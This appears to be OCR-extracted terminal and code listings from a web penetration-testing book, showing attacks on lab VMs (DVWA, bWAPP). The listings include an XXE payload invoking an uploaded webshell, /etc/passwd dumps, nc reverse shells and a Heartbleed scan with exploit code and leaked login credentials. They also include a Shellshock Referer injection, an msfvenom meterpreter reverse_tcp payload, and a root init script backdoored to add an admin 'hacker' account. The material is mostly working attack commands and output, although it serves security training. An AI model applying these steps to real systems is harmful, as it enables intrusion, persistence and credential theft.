
Hello World root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false


XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "http://192.168.56.102
/dvwa/hackable/uploads/webshell.php?cmd=/sbin/ifconfig"> ]> <somexml><message>Hello World &fileEntity;
</message></somexml>
```


Text Content Parsed From XML

Hello World eth0 Link encap:Ethernet HWaddr 08:00:27:3f:c5:c4 inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:592 errors:0 dropped:0 overruns:0 frame:0 TX packets:648 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:111268 (111.2 KB) TX bytes:322831 (322.8 KB) Interrupt:10 Base address:0xd020 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:2008 errors:0 dropped:0 overruns:0 frame:0 TX packets:2008 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:322155 (322.1 KB) TX bytes:322155 (322.1 KB)


Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
submit
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.197 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.894 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.274 ms
--- 192.168.56.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.197/0.455/0.894/0.312 ms


Ping for FREE
Enter an IP address below:
submit
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.309 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.479 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.460 ms
--- 192.168.56.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.309/0.416/0.479/0.076 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010


Ping for FREE
Enter an IP address below:
submit
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010




```
root@kali:~# nc -lvp 1691
listening on [any] 1691 ...
connect to [192.168.56.10] from owaspbwa [192.168.56.11] 60155
uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:dc:67
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:dc67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18454 (18.4 KB)  TX bytes:39386 (39.3 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26321 (26.3 KB)  TX bytes:26321 (26.3 KB)
```

Chapter 7: Exploiting Platform Vulnerabilities

```
root@kali:~# sslscan 192.168.56.12:8443
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 192.168.56.12

Testing SSL server 192.168.56.12 on port 8443 using SNI name 192.168.56.12

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
```

```
root@kali:~# searchsploit heartbleed
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------ ---------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memor | exploits/multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information  | exploits/multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information  | exploits/multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Discl | exploits/multiple/remote/32745.py
------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
```

```
root@kali:~# cat /usr/share/exploitdb/exploits/multiple/remote/32764.py
# Exploit Title: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]
# Date: [2014-04-09]
# Exploit Author: [Csaba Fitzl]
# Vendor Homepage: [http://www.openssl.org/]
# Software Link: [http://www.openssl.org/source/openssl-1.0.1f.tar.gz]
# Version: [1.0.1f]
# Tested on: [N/A]
# CVE : [2014-0160]


#!/usr/bin/env python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.
# Modified by Csaba Fitzl for multiple SSL / TLS version support

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerabil
ity (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
```

```
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 0A 41 63 63  ....#........Acc
00e0: 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
00f0: 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 0D 0A 41 63  -US,en;q=0.5..Ac
0100: 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67  cept-Encoding: g
0110: 7A 69 70 2C 20 64 65 66 6C 61 74 65 2C 20 62 72  zip, deflate, br
0120: 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 73  ..Referer: https
0130: 3A 2F 2F 31 39 32 2E 31 36 38 2E 35 36 2E 31 32  ://192.168.56.12
0140: 3A 38 34 34 33 2F 62 57 41 50 50 2F 6C 6F 67 69  :8443/bWAPP/logi
0150: 6E 2E 70 68 70 0D 0A 43 6F 6F 6B 69 65 3A 20 50  n.php..Cookie: P
0160: 48 50 53 45 53 53 49 44 3D 31 33 33 32 63 36 36  HPSESSID=1332c66
0170: 30 61 35 64 37 64 35 35 61 30 33 66 63 33 31 31  0a5d7d55a03fc311
0180: 33 37 38 63 31 34 64 39 33 3B 20 73 65 63 75 72  378c14d93; secur
0190: 69 74 79 5F 6C 65 76 65 6C 3D 30 0D 0A 43 6F 6E  ity_level=0..Con
01a0: 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C  nection: keep-al
01b0: 69 76 65 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73  ive..Upgrade-Ins
01c0: 65 63 75 72 65 2D 52 65 71 75 65 73 74 73 3A 20  ecure-Requests:
01d0: 31 0D 0A 0D 0A 2A 81 1C 02 9B EF 9A 5C EE 8B 30  1....*......\..0
01e0: D5 E3 CF FC 12 2D 75 72 6C 65 6E 63 6F 64 65 64  .....-urlencoded
01f0: 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68  ..Content-Length
0200: 3A 20 35 31 0D 0A 0D 0A 6C 6F 67 69 6E 3D 62 65  : 51....login=be
0210: 65 26 70 61 73 73 77 6F 72 64 3D 62 75 67 26 73  e&password=bug&s
0220: 65 63 75 72 69 74 79 5F 6C 65 76 65 6C 3D 30 26  ecurity_level=0&
0230: 66 6F 72 6D 3D 73 75 62 6D 69 74 41 8A 68 E6 AE  form=submitA.h..
```

/ Shellshock Vulnerability (CGI) /

The version of Bash is vulnerable to the Bash/Shellshock bug! (**bee-box** only)

HINT: attack the referer header, and pwn this box...

This is my first Bash script :)

Current user: www-data

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
15	http://192.168.56.12	GET	/bWAPP/shellshock.php			200	13413	HTML
16	http://192.168.56.12	GET	/robots.txt			404	647	HTML
18	http://192.168.56.12	GET	/bWAPP/js/html5.js			200	2754	script
27	http://192.168.56.12	GET	/bWAPP/cgi-bin/shellshock.sh			200	531	HTML
31	http://192.168.56.12	GET	/bWAPP/fonts/architectsdaughter.ttf			200	43728	text

Request | Response

Raw | Headers | Hex | HTML | Render

```
    <p>HINT: attack the referer header, and pwn this box...</p>

    <iframe frameborder="0" src="./cgi-bin/shellshock.sh" height="200" width="600" scrolling="no"></iframe>
</div>
```


Intercept | HTTP history | WebSockets history | Options


Request to http://192.168.56.12:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
GET /bWAPP/shellshock.php HTTP/1.1
Host: 192.168.56.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: () { :;}; echo "Vulnerable:"
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=743b34e3b8dd9f5840a23488b477420d; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Intercept
HTTP history
WebSockets history
Options
Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:17:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
Vulnerable:
Connection: close
Content-Type: text/html
Content-Length: 288
<!DOCTYPE html>


Intercept
HTTP history
WebSockets history
Options
Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:18:41 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
Vulnerable: eth0 Link encap:Ethernet HWaddr 08:00:27:06:68:c5
inet addr: 192.168.56.12 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric:1
RX packets: 1799 errors:0 dropped:0 overruns:0 frame:0
TX packets: 1727 errors:0 dropped:0 overruns:0 carrier:0
collisions: 0 txqueuelen:1000
RX bytes: 278193 (271.6 KB) TX bytes:1952691 (1.8 MB)
Base address: 0xd010 Memory:f0000000-f0020000
Connection: close
Content-Type: text/x-sh
Content-Length: 721
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:210896 (205.9 KB) TX bytes:210896 (205.9 KB)
Content-type: text/html
<!DOCTYPE html>

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.56.12: inverse host lookup failed: Unknown host
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.12] 55597
whoami
www-data
uname -a
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1884 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1815 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:292073 (285.2 KB)  TX bytes:1976811 (1.8 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:210896 (205.9 KB)  TX bytes:210896 (205.9 KB)
```

```
root@kali:~/webpentest# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.10
LPORT=4443 -f elf > cute_dolphin.bin
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

root@kali:~/webpentest# cp cute_dolphin.bin /var/www/html/
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.10    yes       The listen address
   LPORT  4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (857352 bytes) to 192.168.56.12
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.12:45540) at 2018-07-22 08:33:48 -0500

meterpreter >
```

```
meterpreter > sysinfo
Computer     : 192.168.56.12
OS           : Ubuntu 8.04 (Linux 2.6.24-16-generic)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 6265 created.
Channel 1 created.
whoami
www-data
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1054 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:980232 (957.2 KB)  TX bytes:823400 (804.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1776 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1776 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:781711 (763.3 KB)  TX bytes:781711 (763.3 KB)

exit
meterpreter >
```

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/usr/lib/cgi-bin
meterpreter > upload /usr/bin/unix-privesc-check /tmp/
[*] uploading  : /usr/bin/unix-privesc-check -> /tmp/
[*] uploaded   : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check
meterpreter > shell
Process 24743 created.
Channel 5 created.
sh /tmp/unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

This script checks file permissions and other settings that could allow
local users to escalate privileges.
```


```
Processing startup script /etc/init.d/bwapp_movie_search
    Checking if anyone except root can change /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The user bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The group bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. World write is set for /etc/init.d/bwapp_movie_search
```

```
tail /etc/init.d/bwapp_movie_search
  *)
        #echo "Usage: $SCRIPTNAME {start|stop|restart|reload|force-reload}" >&2
        echo "Usage: $SCRIPTNAME {start|stop|restart|force-reload}" >&2
        exit 3
        ;;
esac

:
/usr/sbin/useradd hacker -m -s /bin/bash -g admin -G root,adm
echo hacker:MyPassword | chpasswd
exit
meterpreter >
```

```
root@kali:~# ssh hacker@192.168.56.12
hacker@192.168.56.12's password:
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

